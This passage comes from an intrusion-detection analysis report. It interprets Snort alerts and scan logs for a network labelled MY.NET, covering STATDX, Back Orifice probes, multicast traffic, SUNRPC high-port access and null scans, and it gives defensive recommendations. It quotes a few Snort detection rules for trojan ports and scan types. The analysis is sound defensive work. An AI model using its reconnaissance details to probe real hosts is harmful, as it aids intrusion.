scans.000220:Feb 20 19:45:37 171.65.61.201:4970   -> MY.NET.181.121:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4974   -> MY.NET.181.125:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:4984   -> MY.NET.181.135:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:1128   -> MY.NET.181.246:111 SYN **S*****
scans.000220:Feb 20 19:45:37 171.65.61.201:1129   -> MY.NET.181.247:111 SYN **S*****
```

The bolded line shows the attack. But notice that this attack has occurred before the MY.NET.181.X subnet has been scanned. All the other scans climb the subnets values also. Perhaps the attacker is trying to hide their attack inside the noise of the large scan.

Further evidence to this possibility is that the source port of the attack is out of place with the scans source ports. The attacks appear to have ephemeral ports in the 800 or 900 ranges, which does not fit in with the surrounding scan ephemeral ports.

The out of sequence ephemeral ports could be the result of spoofing, in that two hosts are spoofing as 171.65.61.201, or that the attack packet is being crafted.

It would appear that the hosts attacked were chosen, perhaps from a previous recon effort, and that the actual attack was attempted to be masked by the other scanning taking place, and made to look as though it was in response to the scan taking place.

A final observation is that the other host (129.105.107.190), which tried the STATDX attack, had a similar pattern to the above pattern, except that it actually performed a port 111 scan after the attack to port 798. It too shared an out of sequence source port for the attack, but an in sequence source port for the subsequent scan.

Coincidence it may be, but it appears as this was the only STATDX attacks that were recorded in this time frame. Both set of attacks occurred on the same day, and within 10 minutes of each other. Both source hosts are from universities, Stanford University Network and Northwestern University [45].

iii. Recommendation

[45] http://www.geektools.com

Monitor traffic from these hosts, and look for future coordinated activity.

b. Back Orifice

i. Explanation

Back Orifice is a well documented Windows trojan, allowing a r emote user to take control of a entire Windows host.

The likely Snort signature for this alert detect would be:

```
alert udp any any -> $HOME_NET 31337 (msg:"Back Orifice";)
```

ii. Observations

There appears to be two external hosts, which are looking for hosts in the MY.NET, which are running the Back Orifice Trojan [46]. One probing comes on the 02/24 and the other on 03/07.

Prior to the probing of appearingly specific hosts, there is not previous correlated scans to these hosts which would have identified them as having potential to be infected. Unless prior logs can show previous scans to these hosts, it is unclear why these hosts where scanned.

Given that none of the MY.NET hosts replied, it appears the attempts to find a Trojan infected host failed.

iii. Recommendations

Watch for any outbound connections to these hosts, and if any are found investigate the responding immediately.

[46] http://www.bo2k.com/

c. UDP SRC and DST outside network

i. Explanation

The likely Snort signature for this alert detect would be:

```
alert UDP $EXTERNAL any  -> $EXTERNAL any (msg:  UDP SRC and DST
outside network );
```

ii. Observations

The vast majority of alerts recorded, is for UDP traffic destined to 224.2.127.254:9875. This is a known Trojan port for Portal of Doom [47]. It is also a Java 1.1 helpdesk client admin po rt[48].

However, this traffic is all innocent. The traffic is being sent to this host because of Session Announcement Protocol (SAP) [49]. The advertisement of multicast sessions is periodically sent to UDP port 9875, group sap.mcast.net (224.2.127.254), a mul ticast address of the University of Southern California This makes further sense when the source IP addresses are considered. They are all universities. For example;

```
02/11-04:58:52.822458 130.225.127.87:1763  -> 224.2.127.254:9875
02/11-04:58:56.304194  155.101.21.38:1037  -> 224.2.127.254:9875
02/11-04:58:56.304419 155.101.21.38:1037  -> 224.2.127.254:9875
02/11-04:58:59.801808 130.240.4.100:1148  -> 224.2.127.254:9875
02/11-04:58:59.802329 130.240.4.100:1148  -> 224.2.127.254:9875
02/11-04:59:00.202131  130.240.4.100:1148  -> 224.2.127.254:9875
02/11-04:59:00.566263 130.240.64.20:32811  -> 224.2.127.254:9875
02/11-04:59:00.602336 130.240.4.100:1148  -> 224.2.127.254:9875
02/11-04:59:02.567792 128.223.83.35:1411  -> 224.2.127.254:9875
02/11-04:59:12.98251 4 130.225.127.87:1763  -> 224.2.127.254:9875
02/11-04:59:15.516075 128.223.83.33:1135  -> 224.2.127.254:9875
02/11-04:59:15.647304 152.1.1.79:9875  -> 224.2.127.254:9875
02/11-04:59:15.648971 152.1.1.79:9875  -> 224.2.127.254:9875
02/11-04:59:16.465206 129 .116.65.3:1028  -> 224.2.127.254:9875
02/11-04:59:17.511877 128.223.83.33:1135  -> 224.2.127.254:9875
02/11-04:59:21.857836 130.240.64.20:32811  -> 224.2.127.254:9875
02/11-04:59:23.880632 130.240.64.20:32811  -> 224.2.127.254:9875
02/11-04:59:24.114036 12 9.217.131.30:8253  -> 224.2.127.254:9875
```

155.101.21.38 → University of Utah
129.116.65.3 → University of Texas
130.225.127.87 → Danish Computer Centre for Research and Education
141.99.5.3 → University Siegen Campus Network
128.223.83.33 → University of O regon

Further investigation into the other traffic under this alert reveals other multicast traffic. For instance;

```
02/11-04:59:06.164044 171.69.33.40:56926  -> 224.0.1.41:1718
02/11-04:59:06.164106 171.69.33.40:56926  -> 224.0.1.41:1718
```

This traffic is to a Gatekeeper UDP Discovery multicast address, and discovery port [50]. It is probably being used for IP Video Conferencing.

---

[47] http://www.dark -e.com/archive/trojans/pod/
[48] http://www.lpsci.com/software/download/readmehelp.h tml
[49] http://www.cs.columbia.edu/~hgs/teaching/ais/slides/sdp1.pdf
[50] http://www.rdg.ac.uk/ITS/NOC/H323VC/ports.html

"The default ports are 1718 and 1719; port 1718 is the well -known gatekeeper UDP discovery port, and port 1719 is the well -known gatekeeper UDP registration and status port" [51].

Other traffic such as the following is again from a university address range, in this case NorthWestNet Network Operations Center, and again to a the same multicast address.

```
02/11-05:25:50.311722 140.142.19.72:1623 -> 224.2.127.254:9880
02/11-05:25:50.311873 140.142.19.72:1623 -> 224.2.127.254:9880
```

Although the traffic appears not to be malicious, the question is raised as to why the alert was generated.

Perhaps a simple explanation for the alert was that the 224.2.127.254 host was indeed part of the internal network, but was not defined as being part of MY.NET.

Another possibility is that traffic from other universities to this address is being routed past this sensor, so although the traffic is not destined for the internal MY.NET, the sensor is still seeing it and logging it.

Another set of UDP traffic detected under this alert is demonstrated below;

```
02/20-08:12:18.630757 206.190.54.67:1030 -> 233.28.65.197:5779
02/20-08:12:20.086768 206.190.54.67:1030 -> 233.28.65.197:5779
02/20-08:12:20.438910 206.190.54.67:1030 -> 233.28.65.197:5779
```

This traffic is most likely to be harmless. It is probably someone listening or watching streaming audio or video off www.broadcast.com (a Yahoo broadcasting site). I am assuming that a player such as Real Audio [52] or similar is responsible for the port 5779 being open.

Another occasional UDP traffic signature observed is that of the following;

```
02/20-08:17:00.265686 10.3.41.11:137 -> 10.1.11.101:137
02/20-08:17:01.786911 10.3.41.11:137 -> 10.1.11.101:137
02/20-08:17:04.781055 10.3.41.11:137 -> 10.1.11.101:137

02/20-08:57:24.077045 169.254.0.113:137 -> 169.254.255.255:137
02/20-08:57:25.576294 169.254.0.113:137 -> 169.254.255.255:137
02/20-08:57:25.577884 169.254.0.113:137 -> 169.254.255.255:137
```

These are both in IANA reserved address space, the 169.254.0.113 address is being for use with Link Local Networks Information Sciences Institute University of Southern California [53]. The signatures appear to be netbios name requests. Perhaps as indicated above, these hosts have not been added to the MY.NET network definition, or this traffic is being routed past a sensor.

It is unlikely that this traffic would have been spoofed, since it would be unlikely that it could be routed across the Internet. If spoofed internally, the results of the request would not be available unless the replies were intercepted. There is certainly not enough traffic for there to be a DoS attempt . These are probably valid requests.

---

[51] http://www.cisco.com/univercd/cc/td/doc/product/iaabu/pix/pix_v50/pixrn501.htm
[52] http://www.realaudio.com
[53] http://www.geektools.com

The following NetBIOS requests are a little stranger because of the addresses involved. It would appear that in the first two lines shown below, the 192.168.0.2 host is performing a name resolution from Chesapeake On line[54]. The following lines are then showing NetBIOS broadcasts within the @Home Network network IP address range.

Perhaps these are misconfigured hosts being plugged into the local network. Certainly, the second grouping below would be consistent with a misconfigured host being plugged into a network, with the NetBIOS manager broadcasting to find other hosts on its network.

Meanwhile, the first lines below could be consistent with someone redefining their IP address, yet failing to change their DNS s erver, which has allowed the NetBIOS manager to try and resolve off the previously configured DNS server.

```
02/20-08:52:08.797823 192.168.0.2:137  -> 24.3.0.34:53
02/20-08:52:10.302761 192.168.0.2:137  -> 24.3.0.34:53

02/20-08:28:01.269727 24.3.57.141:137  -> 24.3.57.255:137
02/20-08:28:01.269800 24.3.57.141:137  -> 24.3.57.255:137
02/20-08:28:01.269873 24.3.57.141:137  -> 24.3.57.255:137
02/20-08:28:05.525600 24.3.57.141:138  -> 24.3.57.255:138
```

Finally there is a spurt of signatures on 02/20 of the followi ng;

```
02/20-10:43:06.355321 10.0.0.1:68  -> 10.255.255.255:67
```

This is most likely a valid, yet misconfigured, bootstrap client connecting to a bootstrap server. As discussed above, this is unlikely to malicious since it is a reserved private address space which would not have been routed across the Internet. There is insufficient traffic to consider this to be a DoS attempt [55].

iii. Recommendations

Check to ensure 224.2.127.254 and other multicast addresses are not local addresses needing to be added to the MY .NET collection.

Consider sensor locations with respect to the potential for outside traffic being routed past the sensor.

[54] http://www.ccconline.net/notie4/tech6.htm
[55] At most there was only two requests per second, but usually there was a couple of second interval

d. ICMP SRC and DST outside network

i. Explanation

The likely Snort signature for this alert detect would be:

```
alert ICMP $EXTERNAL any -> $EXTERNAL any (msg: ICMP SRC and DST
outside network );
```

ii. Observation

Over the time period in which we have snort files there is a reasonable amount of ICMP traffic, which has a source and destination IP outside the MY.NET range. The traffic detec ted can be broken into a number of distinct sections.

Traffic destined for 224.2.127.254 can probably be ignored, since this is most likely valid ICMP traffic resulting from the UDP multicast connections explained in the above section. Without further lo gs it is not possible to determine exactly what ICMP type and code the traffic was. Certainly if more logs were available, it would be recommended to check the type and code of ICMP and ensure that this is indeed valid traffic.

The next group of ICMP tra ffic has source IP addresses within the IANA reserved range of 10.0.0.0 – 10.255.255.255[56], and then a valid external IP.

```
02/11-11:53:49.291908 10.10.5.3:  -> 192.63.42.145:
02/11-12:09:58.488993 10.10.5.3:  -> 192.63.42.145:
02/11-12:09:59.721907 10.10. 5.3: -> 192.63.42.145:

02/20-14:17:02.229115 10.0.0.1:  -> 209.143.81.2:
02/20-14:23:49.612778 10.0.0.1:  -> 209.143.81.2:
02/20-14:46:25.827953 10.0.0.1:  -> 209.143.81.19:
02/20-14:49:44.513661 10.0.0.1:  -> 209.143.81.2:
02/20-14:55:04.050835 10.0.0.1 : -> 209.143.81.2:
02/20-15:43:35.906574 10.0.0.1:  -> 209.143.81.2:
02/20-15:54:53.602130 10.0.0.1:  -> 209.143.81.2:
02/20-16:29:41.953457 10.0.0.1:  -> 209.143.81.2:
02/20-16:33:00.542535 10.0.0.1:  -> 209.143.81.2:
02/20-16:34:07.994258 10.0.0.1:  -> 209.143.81.2:
```

Given that there is no other alerts or scans for these destination, and little other relevant alerts from the same IPs, a number of possibilities exist. Perhaps there is a valid ICMP type and code being sent to the destination host, such as a host or destination unreachable (depending on the role of the 10.10.5.3 and 10.0.0.1 machine).

The issue of a reserved private address space sending to an external host could be that the sensor has detected the traffic before network address translat ion has occurred (ie before the private address is NAT'd to an external IP). This then raises the possibility that the MY.NET Snort definition includes external IP addresses, but not the internal private addresses of the local network.

Another possibil ity for the above issue could be that the host performing the translation is under load and is failing to translate

[56] http://personal.ch a.bellsouth.net/cha/s/c/scbell/networking/privateipblocks.html , http://www.iana.org

all traffic. However, if this were the situation there would probably have been more traffic that failed to be translated. There does not appear to be any other evidence of this.

Further traffic found under this alert also could be explained by the above explanation. For instance;

```
02/11-17:05:03.505670 65.9.177.76:  -> 172.168.69.200:
02/20-00:14:45.720787 172.158.83.255:  -> 208.48.50.226
02/20-17:12:31.444491 172.158.126.71:  -> 206.242.181.31:
03/09-14:22:24.650084 172.158.121.214:  -> 193.113.116.31:
01/30-22:02:10.307411 172.128.122.7:  -> 61.75.17.13:
02/03-02:04:34.699908 172.128.196.159:  -> 211.106.127.235:
02/03-11:44:31.512400 17 2.159.72.255:  -> 146.145.238.234:
02/03-13:31:38.796893 172.167.26.248:  -> 24.228.9.100:
02/03-20:02:51.741073 172.182.21.112:  -> 24.228.9.100:
02/04-03:00:03.725133 172.128.249.145:  -> 4.34.186.8:
02/04-04:48:33.399010 172.128.249.145:  -> 24.66.28.94:
02/04-15:28:01.522595 172.167.120.189:  -> 156.3.140.252:
02/06-18:25:03.046461 172.174.12.110:  -> 62.224.189.36:
02/06-21:35:14.589173 172.128.235.48:  -> 24.189.144.253:
02/23-07:39:20.929347 10.3.41.11:  -> 10.1.40.102:
02/23-07:39:23.810847 10.3.41. 11: -> 10.1.40.102:
02/23-08:19:49.503427 10.3.41.11:  -> 10.1.40.102:
02/23-08:40:03.994780 10.3.41.11:  -> 10.1.40.102:
02/23-08:50:10.064180 10.3.41.11:  -> 10.1.40.102:
03/06-22:49:39.219570 172.140.134.18:  -> 210.149.128.222:
```

iii. Recommendations

It would be strongly recommended to verify sensor locations, with respect to Network Address Translations, as well as to verify the MY.NET definitions in the Snort configuration file.

e. SUNRPC highport access

i. Explanation

These are many common exploits availab le through SUNRPC ports. A connection will attempt to be made, where by a query will be sent to the rpcbind/portmap daemon on a solaris machine, requesting port information for rpc servives [57]. Similar traffic as to what has been recorded has been reported at http://www.sans.org/y2k/011000.htm , and http://www.sans.org/y2k/032200 -1700.htm.

A likely Snort signature for this alert would be the following ;

```
alert tcp any any -> any 32771 (msg:"MISC -Attempted Sun RPC high port access";)
```

Further information on the attacks associated with this alert can be found at http://www.whitehats.com/info/IDS429

ii. Observations

As before, these alerts can be broken down into a number of separate groups. The first to be considered is the following signature;

```
02/20-03:41:17.557159 MY.NET.70.38:36338 -> MY.NET.103.112:32771
02/20-03:41:17.557261 MY.NET.70.38:36340 -> MY.NET.103.112:32771
```

It would appear that these high port accesses were in response to a NMAP [58] scan originating inside the MY.NET range. This NMAP scan will be further discussed later. Below is shown the NMAP activity to the MY.NET.103.112 host.

```
alert.000220:02/20 -03:41:17.557159 [**] SUNRPC highport ac cess! [**]
MY.NET.70.38:36338 -> MY.NET.103.112:32771
alert.000220:02/20 -03:41:17.557209 [**] NMAP TCP ping! [**]
MY.NET.70.38:36339 -> MY.NET.103.112:32771
alert.000220:02/20 -03:41:17.557261 [**] SUNRPC highport access! [**]
MY.NET.70.38:36340 -> MY.NET.103.112:32771

scans.000220:Feb 20 03:41:17 MY.NET.70.38:36338 -> MY.NET.103.112:32771 SYN
**S*****
scans.000220:Feb 20 03:41:17 MY.NET.70.38:36340 -> MY.NET.103.112:32771 XMAS
***F*P*U
```

The next group of alerts has the signature shown below;

```
02/22-07:53:23.593135 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-07:53:23.607543 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-10:25:51.083044 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-11:02:19.487124 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-14:53:26.320388 24.9.158.233:22 -> MY.NET.163.17:32771
```

As can be seen these connections are coming periodically. But then became quite more frequent, as sampled below;

```
02/20-17:12:17.511587 24.9.158.233:22 -> MY.NET.163.17:32771
02/20-17:12:30.175639 24.9.158.233: 22 -> MY.NET.163.17:32771
02/20-17:12:31.979086 24.9.158.233:22 -> MY.NET.163.17:32771
02/20-17:12:32.329008 24.9.158.233:22 -> MY.NET.163.17:32771
02/20-17:23:35.651548 24.9.158.233:22 -> MY.NET.163.17:32771
```

[57] http://www.whitehats.com/info/IDS429
[58] http://www.insecure.org/nmap

```
02/20-17:23:39.170668 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:23:52.934923 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:00.279846 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:07.364676 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:33.677295 24.9.158.233:22  -> MY.NET.163 .17:32771
02/20-17:24:42.753219 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:42.778229 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:44.146487 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:44.250012 24.9.158.233:22  -> MY.NET.163.17:3277 1
02/20-17:24:45.192436 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:47.887481 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:48.964356 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:49.690304 24.9.158.233:22  -> MY.NET.163.17:32771
02/20-17:24:51.679695 24.9.158.233:22  -> MY.NET.163.17:32771
```

This traffic is suspicious since the source port is constantly that of 22 (ssh), and is the same for the repeated connection attempts. It is unlikely that the same UDP session would remain active fo r such a long period of time, ie over a period of 12 hours. It could thus be concluded that these requests have been crafted.

It is unclear why this destination address was specifically targeted, as there appears to be no recon attempts to MY.NET.163.17: 32771 prior to these recordings. The only previous scan to this host was a port 53 connection attempt on 02/07 from a host 130.161.38.55, while it was conducting a multiple subnet scan for hosts listening on port 53. It is unlikely from this scan would ha ve provided information in which to target this host in question as having a SUNRPC port listening. Perhaps it was identified previously, or is identified in other logs.

Given the increase in connection attempts, the attacker may have been attempting a D oS on the host, or was just continually trying for an exploit to work (such as a buffer overflow). A similar signature, but with a source port of 21 was detected at http://www.sans.org/y2k/011000.htm .

The next signature to be discussed is shown below;

```
01/30-14:34:29.280204 200.233.81.13:13765  -> MY.NET.60.17:32771
```

The targeted host here was very popular on this date as shown below;

```
alert.010130:01/30-14:15:20.552797  [**] Watchlist 000222 NET -NCFC [**]
159.226.197.106:26160  -> MY.NET.60.17:52051
alert.010130:01/30-14:16:33.773128  [**] Watchlist 000222 NET -NCFC [**]
159.226.215.205:15499  -> MY.NET.60.17:39386
alert.010130:01/30-14:16:56.368147  [**] Possible RAMEN server activity [**]
MY.NET.60.17:273 74 -> 98.27.18.170:65161
alert.010130:01/30-14:17:33.361769  [**] Possible RAMEN server activity [**]
37.78.237.122:27374  -> MY.NET.60.17:17580
alert.010130:01/30-14:17:47.941662  [**] Possible RAMEN server activity [**]
201.134.99.171:269  -> MY.NET.60.17: 27374
alert.010130:01/30-14:19:06.399354  [**] Possible RAMEN server activity [**]
228.166.220.173:34003  -> MY.NET.60.17:27374
alert.010130:01/30-14:19:39.565182  [**] Possible RAMEN server activity [**]
43.142.6.186:27374  -> MY.NET.60.17:61320
alert.01013 0:01/30-14:31:36.054897  [**] TCP SMTP Source Port traffic [**]
11.125.218.156:25  -> MY.NET.60.17:274
alert.010130:01/30-14:20:38.717766  [**] WinGate 1080 Attempt [**]
195.152.235.159:14955  -> MY.NET.60.17:1080
alert.010130:01/30-14:22:02.507089  [**] Pos sible RAMEN server activity [**]
MY.NET.60.17:27374  -> 128.1.228.220:55377
alert.010130:01/30-14:22:06.291824  [**] WinGate 1080 Attempt [**]
237.70.255.190:62558  -> MY.NET.60.17:1080
```

```
alert.010130:01/30 -14:32:34.212143  [**] Watchlist 000222 NET  -NCFC [**]
159.226.63.107:9258  -> MY.NET.60.17:9157
alert.010130:01/30 -14:32:56.693407  [**] Watchlist 000222 NET  -NCFC [**]
159.226.112.195:6476  -> MY.NET.60.17:156
alert.010130:01/30 -14:24:11.454127  [**] Watchlist 000220 IL  -ISDNNET-990517
[**] 212.179.51.114:11562  -> MY.NET.60.17:5481
alert.010130:01/30 -14:33:34.879422  [**] WinGate 1080 Attempt [**]
209.210.178.105:48956  -> MY.NET.60.17:1080
alert.010130:01/30 -14:34:09.165435  [**] TCP SMTP Source Port traffic [**]
17.135.218.56:25  -> MY.NET.60.17:979
alert.010130: 01/30-14:34:14.999376  [**] WinGate 1080 Attempt [**]
55.84.106.246:31937  -> MY.NET.60.17:1080
alert.010130:01/30 -14:28:02.316130  [**] Watchlist 000222 NET  -NCFC [**]
159.226.61.246:36683  -> MY.NET.60.17:6909
alert.010130:01/30 -14:34:29.280204  [**] SUNRPC  highport access! [**]
200.233.81.13:13765  -> MY.NET.60.17:32771
alert.010130:01/30 -14:35:33.202363  [**] Possible RAMEN server activity [**]
30.26.57.183:27374  -> MY.NET.60.17:6398
alert.010130:01/30 -14:36:00.840335  [**] Possible RAMEN server activity [*  *]
75.0.23.120:27374  -> MY.NET.60.17:50974
alert.010130:01/30 -14:36:09.161196  [**] Possible RAMEN server activity [**]
213.51.243.148:59887  -> MY.NET.60.17:27374
alert.010130:01/30 -14:36:24.470595  [**] Watchlist 000222 NET  -NCFC [**]
159.226.126.85:54681  -> MY.NET.60.17:6586
alert.010130:01/30 -14:36:42.809248  [**] Watchlist 000222 NET  -NCFC [**]
159.226.227.72:44450  -> MY.NET.60.17:804
alert.010130:01/30 -14:38:32.418530  [**] Watchlist 000222 NET  -NCFC [**]
159.226.126.85:37529  -> MY.NET.60.17:587
alert.010 223:02/23-23:02:44.666324  [**] Possible RAMEN server activity [**]
MY.NET.60.17:27374  -> 24.67.186.244:2460
```

Again this is suspicious ac tivity, with the source IP being registered to a Brazilian Research Network. Given the plethora of other alerts surroun ding the alert in question, it would appear as though a person or persons is trying a large number of exploits on the box. The alert in question would probably be an attempt to crash the host or RPC. It would not be a root attempt, since this would require a valid IP address source.

Given the other Ramen alerts, perhaps the host is already compromised and another attacker is trying to disable the host with an RPC exploit. It would be recommended to investigate the local host for evidence of a compromis e.

The next signature to be considered is as follows;

```
01/30-19:19:16.387947 24.9.203.188:61207   -> MY.NET.165.129:32771
```

This high port access attempt is most part of the port scan shown below;

```
scans.010130:Jan 30 19:19:16 24.9.203.188:61202   -> MY.NET.1 65.129:1539 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61207   -> MY.NET.165.129:32771 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61208   -> MY.NET.165.129:717 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61209   -> MY.NET.165.1 29:1998 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61213   -> MY.NET.165.129:925 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61214   -> MY.NET.165.129:1355 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61279   -> MY.NET.165.129:55 8 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61268   -> MY.NET.165.129:1992 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61280   -> MY.NET.165.129:10082 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61281   -> MY.NET.165.129:12 SYN  **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61282   -> MY.NET.165.129:1350 SYN **S*****
scans.010130:Jan 30 19:19:16 24.9.203.188:61285   -> MY.NET.165.129:247 SYN **S*****
```

It can be concluded that this access was an automated scanning tool, given the time at which the SYNs were sent, and also given the random nature of the destination ports. It is worthy to note that this host was scanned extensively on a large number of its ports, and that the ports appear to have been chosen in a random manner. The source ports are also all in the 21000 range, which may be later used to indicate a specific tool or operating system being used.

Given that such a scan relies on a response, the source IP was probably not spoofed. The source IP resolves to what appears to be a broadband connection ID at home.com. The security or abuse manager of this organization should be contacted regarding this probing and attack.

The next signature to be considered follow;

```
02/03-22:17:09.957552 205.188.5.157:5190   -> MY.NET.98.227:32771
02/03-22:17:10.679807 205.188.5.157:5190   -> MY.NET.98.227:32771
```

This is an probably a targeted attack from an America Online subscriber[59]. This is being derived from the source IP address, being within an AOL pool, and the source port being a registered AOL port. It is unclear why this host was targeted. The source host does not appear in any other logs. It would be advised to monitor closely any future traffic to this host.

It would appear to be a similar situation with the following signature;

```
03/10-20:54:17.215127 152.163.241.90:5190   -> MY.NET.98.122:32771
03/10-20:54:17.919511 152.163.241.90:5190   -> MY.NET.98.122:32771
03/10-20:54:26.705542 152.163.241.90:5190   -> MY.NET.98.122:32771
```

Although this traffic occurs over a month later, it has the similar characteristics of an AOL source IP and related port. This destination host was scanned previously on ports 21, 53 and 5232[60], and it would be possible to gather enough information here to determine that a UNIX type box was on the other end, and that it had potential to be listening on port 32771. However, given the variety of source hosts and the time intervals of these prior scans, it is unlikely that any of these scans are related to this SUNRPC connection attempt.

Following both of these attempts, AOL addresses and ports, should be further monitored. It should also be checked to see if any staff members were using an AOL home account to access these particular hosts.

Finally, the signature shown below should be treated as suspicious, in that is originates from the Exodus Communications address range and is targeted just to this host. Again, further traffic to this host should be monitored, and a check conducted to see if a staff member may have been connecting from a home connection.

```
03/06-01:53:39.846281 216.136.171.195:1501   -> MY.NET.100.225:32771
03/06-01:53:39.923576 216.136.171.195:1501   -> MY.NET.100.225:32771
```

iii. Recommendations

As discussed above.

---

[59] http://www.aol.com
[60] Exploit for IRIX machines http://www.kb.cert.org/vuls/id/28027

f. Null Scan!

i. Explanation

A null scan (or Stealth Scan) is a pre -attack scan use d to try and OS Fingerprint a remote machine. This information can then be used to launch a specific attack.

A likely Snort signature for this alert would be the following;

```
alert tcp any any -> any any (msg:"IDS04 - SCAN-NULL Scan";flags:0; seq:0; ack:0; )
alert tcp any any -> $HOME_NET any (msg: "Null Scan"; flags: 0;)
```

Further information on Null scans can be found at http://www.networkice.com/Advice/Intrusions/2000309/defaul t.htm, and specific examples of reported Null scans can be found at http://www.sans.org/y2k/022800.htm

ii. Observations

There is a significant amount of null scan traffic to hosts on port 6346. This is a port used by the gnutella file sharing tool [61]. This sort of signature is not uncommon, and null scans to gnutella ports has been recorded previously to GIAC [62].

The other traffic associated with the hosts appearing to run gnutella is quick interesting. For instance, consider some of the following traffic extracts;

```
scans.000210:Feb 10 02:23:48 MY.NET.219.186:2010   -> 24.68.31.79:7778 UDP
scans.000210:Feb 10 02:23:49 MY.NET.219.186:2006   -> 208.63.206.83:7778 UDP
scans.000210:Feb 10 02:23:49 MY.NET.219.186:2001   -> 209.155.226.4:7778 UDP
scans.000210:Feb 10  02:23:49 MY.NET.219.186:2018  -> 24.14.84.99:7778 UDP
scans.000210:Feb 10 02:23:50 MY.NET.219.186:2016   -> 24.138.12.226:7782 UDP
scans.000210:Feb 10 02:23:50 MY.NET.219.186:2007   -> 24.64.196.88:7778 UDP
scans.000210:Feb 10 02:23:50 MY.NET.219.186:2005   -> 203.168.15.196:7786 UDP
scans.000210:Feb 10 02:23:52 MY.NET.219.186:2012   -> 151.202.69.121:7786 UDP
scans.000210:Feb 10 02:23:52 MY.NET.219.186:2005   -> 203.168.15.196:7786 UDP
scans.000210:Feb 10 02:23:52 MY.NET.219.186:2010   -> 24.115.131.53:7778 UDP
scans.000210:Feb 10 02:23:52 MY.NET.219.186:2002   -> 24.222.111.54:7778 UDP
```

```
scans.000308:Mar  9 09:04:24 MY.NET.219.18:6346   -> 4.34.128.26:2591 NULL ********
scans.000308:Mar  9 09:08:16 MY.NET.219.18:6346   -> 4.34.128.26:2591 INVALIDACK
2***R*AU RESERVEDBITS
scans.000308:Mar  9 09:13:49 MY.NET.219.18:0   -> 24.26.36.186:6346 INVALIDACK 2**FR*AU
RESERVEDBITS
scans.000308:Mar  9 09:15:02 MY.NET.219.18:6346   -> 141.210.165.162:2366 NULL ********
scans.000308:Mar  9 09:18:25 MY.NET.219.18:6346   -> 62.158.63.71:1696 INV ALIDACK
***FR*A*
scans.000308:Mar  9 09:19:04 MY.NET.219.18:3543   -> 66.1.184.154:6345 UNKNOWN 21*F**AU
RESERVEDBITS
scans.000308:Mar  9 09:19:06 MY.NET.219.18:3581   -> 130.108.225.88:6346 SYN **S*****
scans.000308:Mar  9 09:19:30 MY.NET.219.18:6346   -> 208.1 98.212.226:1607 NOACK
*1S**P*U RESERVEDBITS
scans.000308:Mar  9 09:19:39 MY.NET.219.18:0   -> 208.21.239.43:6346 NOACK *1S**P**
RESERVEDBITS
scans.000308:Mar  9 09:19:42 MY.NET.219.18:3591   -> 144.111.42.17:6346 SYN **S*****
```

---

[61] http://www.gn utella.co.uk
[62] http://www.sans.org/y2k/052000.htm

```
scans.000308:Mar  9 09:19:43 MY.NE  T.219.18:3599  -> 24.93.207.232:6346 SYN **S*****
scans.000308:Mar  9 09:22:25 MY.NET.219.18:6346   -> 141.210.165.162:2366 NULL ********
scans.000308:Mar  9 09:22:52 MY.NET.219.18:6346   -> 212.210.165.21:61424 NOACK
*1SFR**U RESERVEDBITS
scans.000308:Mar  9 0 9:26:49 MY.NET.219.18:0  -> 141.210.165.162:6346 NOACK 2*S****U
RESERVEDBITS
scans.000308:Mar  9 09:29:09 MY.NET.219.18:0   -> 141.210.165.162:6346 UNKNOWN *1***PA*
RESERVEDBITS
```

The first extract shows to scans to 777x and 778x ports. This is most likely tr affic looking for online MUD games [63], or other games such as Unreal Tournament [64].

The next extract shows very weird flag combinations being set, and the high order reserve bits being set [65]. The setting of the high order TCP flags is quite likely caused by the user running a specifically compiled Linux kernel, which has compiled in the experimental Explicit Congestion Notification (ECN) functionality.

Given the use of gnutella, and the playing of online games, and the unusual flags, it could be concluded that this is a students Linux box[66]. Some unusual flag combinations could be attributed to the online games being played, or to file sharing programs such as gnutella. These hosts should still be investigated to see if they are running scanning tools which scans by setting unusual TCP Flags.

Other hosts listening on the gnutella ports appear to also have similar traffic.

There appears to be other online games being played in the collection of IP addresses involved with NULL scans. For instance the follo wing extract is quite likely to be a connection or scan for a Star Craft game server [67].

```
02/24-05:43:12.062454 62.137.109.61:21586   -> MY.NET.208.26:21584
02/24-09:40:57.805363 62.137.112.79:21586   -> MY.NET.208.26:21584
```

There is also evidence of napster b eing used on port 6699 [68]. For instance;

```
02/28-05:55:54.424861 130.161.78.216:1302  -> MY.NET.224.74:6699
03/10-22:36:37.019165 66.24.131.149:1463  -> MY.NET.205.142:6699
```

Overall, much of the NULL scan traffic appears to be associated with online game and file sharing utility clients and servers. Of course malicious recon scans could be occurring under the noise of these other hosts activities. It is hoped that any such malicious activity will be discovered when investigating targeted hosts.

iii. Recommendations

It would be recommended to review internal policies regarding the use of napster and online games. The use of these type of programs increases security vulnerabilities, as well as consuming large

---

63 http://www.cs.ndsu.nodak.edu/~slator/html/how -games-work.html
64 http://qnews.virtualand.net/serv5.html , http://mantisquad.republika.pl/serwery.htm
65 http://www.sans.org/y2k/ecn.htm
